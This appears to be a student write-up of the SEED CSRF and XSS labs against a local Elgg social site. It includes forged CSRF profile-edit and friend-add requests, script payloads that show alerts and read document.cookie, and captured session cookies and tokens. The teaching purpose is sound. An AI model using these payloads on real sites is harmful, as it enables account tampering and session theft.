
Status	Met...	Domain	File	Initiator	Type	Transferred	Size
302	POST	www.seed...	edit	document	html	3.82 KB	15.5...

24 requests | 45.04 KB / 7.68 KB transferred | Finish: 1.60 s | DOMContentLoaded: 628 ms | load: 663 ms

```
-----------------------------29995660391682987408392163510 5
Content-Disposition: form-data; name="__elgg_token"

nxKYx2-j1Pg25GWsKoCGxQ
-----------------------------299956603916829874083921635105
Content-Disposition: form-data; name="__elgg_ts"

1665625553
-----------------------------299956603916829874083921635105
Content-Disposition: form-data; name="name"

Samy
-----------------------------299956603916829874083921635105
Content-Disposition: form-data; name="description"

<p>I like Bobby</p>

-----------------------------299956603916829874083921635105
Content-Disposition: form-data; name="accesslevel[description]"

```

From the HTTP Header Live tool and developers tool, I can find the parameters that I need to include in the form of the “malicious” link.


Also, I will have to find out Alice’s guid, which can be found by searching for Alice and checking the HTTP Header Live tool.



```
<div class="elgg-body">
  <ul class="elgg-list elgg-list-entity">
    <li id="elgg-user-56" class="elgg-item elgg-item-user elgg-item-user-user">
      ::marker
      <div class="elgg-image-block clearfix" data-guid="56"> flex
        <div class="elgg-image">⋯</div>
        <div class="elgg-body">
          <h3 class="elgg-listing-summary-title">
            <span class="elgg-anchor-label">
              <span class="search-highlight search-highlight-color1">Alice</span>
              (@
              <span class="search-highlight search-highlight-color1">alice</span>
              )
            </span>
            <a class="elgg-anchor search-matched-title" href="http://www.seed-server.com/profile/alice"></a>
          </h3>
```

```
element ⚙ {
}
.elgg-module .elgg-list
child ⚙ {
  border-bottom: ▶ 0;
}
.elgg-list > li ⚙ {
  ~~border-bottom: ▶ 1px~~
  padding: ▶ 1rem;
}
html, body, p, ol, ul,
blockquote, figure, fie
textarea, pre, iframe,
```

When Alice clicks on the message, this happens:



http://www.seed-server.com/action/profile/edit


```
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 87
Origin: http://www.attacker32.com
Connection: keep-alive
Referer: http://www.attacker32.com/editprofile.html
Cookie: __gsas=ID=4afd666a4cc48ada:T=1665520735:S=ALNI_MYGluY5bALH88nT2rzG3TZ6xov7dg; pvisitor=f8410da6-b2
Upgrade-Insecure-Requests: 1
```

```
name=Alice&briefdescription=Samy is my Hero&accesslevel[briefdescription]=2&guid=56
```

```
Content-Length:83
```

A POST request is sent with the parameters: name = Alice, description = Samy is my Hero , accesslevel[briefdescription]=2 and guid =56. This is sent immediately after the screen is loaded as the function is designed to execute when the document is finished loading.

The result of the attack:



Brief description
Samy is my Hero


Question 1:
Boby can find Alice’s guid by searching for her on the search bar and he could use inspect element on her profile banner. This might reveal information regarding her guid if the developer of the webpage includes the guid in the HTML element’s attributes. Another method is to send her a friend request, in the GET request of the friend request, the guid is a parameter and is visible.

Question 2:
No, he cannot. For the attack to be successful, he needs the guid of the target. Without the guid of the target, the malicious site will not launch the CSRF attack as it will not have the necessary permissions to alter the victim’s profile details.

Task 4: Enabling Elgg’s Countermeasure

XSS LAB

Task 1: Posting a Malicious Message to Display an Alert Window


Display name

Samy

About me

Embed content Visual editor

```
<script>
alert('XSS')
</script>
```

Public


Brief description

Public

Location

Public


The JavaScript code is added to the “About me” section in Samy’s account as shown in the image above.



I logged in as Alice and clicked on Samy’s profile, the JavaScript code executes and displays the alert message, thus Alice is a victim of the XSS attack.


Task 2: Posting a Malicious Message to Display Cookies

Now, we change the About Me to display cookies.



Samy

```
<script>
alert(document.cookie);
</script>
```




```
__gsas=ID=4afd666a4cc48ada:T=1665520735:S=ALNI_MYGluY5b
pvisitor=f8410da6-b20f-45f6-8ba8-03f080abfff5; Elgg=3s7ab1hl5k
```

Here, we can observe that Alice's cookie is displayed, thus the XSS attack is successfully executed.

Task 3: Stealing Cookies from the Victim's Machine

Task 4: Becoming the Victim's Friend

Using the information from the CSRF lab on how a friend request is made, we can use the following information:
http://www.seed-server.com/action/friends/add?friend=59&__elgg_ts=1665610419,1665610419&__elgg_token=NFvN51P6O7QZ_ar7aSVdlQ,NFvN51P6O7QZ_ar7aSVdlQ



```
St  M   Do… File              Ini…  Ty  Tra…  Si
20  GE  …   addfriend.html    Br…   htı 56…   27
30  GE  …   add?friend=59&_   img   htı 62…   27
40  GE  …   favicon.ico       Fa…   htı cac…  28
20  GE  …   addfriend.html    img   htı 55…   27

4 requests    1.08 KB / 1.70 KB transferred
```

```
GET http://www.seed-server.com/action/friends/add?friend=59&__elgg_ts=1665610419,1665610419&__elgg_token=NFvN51P6O7QZ_ar7aSVdlQ,NFvN51P6O7QZ_ar7aSVdlQ

Status            302 Found
Version           HTTP/1.1
Transferred       620 B (276 B size)
Referrer Policy   no-referrer-when-downgrade

Response Headers (397 B)                                         Raw
Cache-Control: must-revalidate, no-cache, no-store, private
Connection: Keep-Alive
Content-Length: 406
Content-Type: text/html; charset=UTF-8
Date: Thu, 13 Oct 2022 01:31:27 GMT
expires: Thu, 19 Nov 1981 08:52:00 GMT
Keep-Alive: timeout=5, max=100
Location: http://www.attacker32.com/addfriend.html
pragma: no-cache
```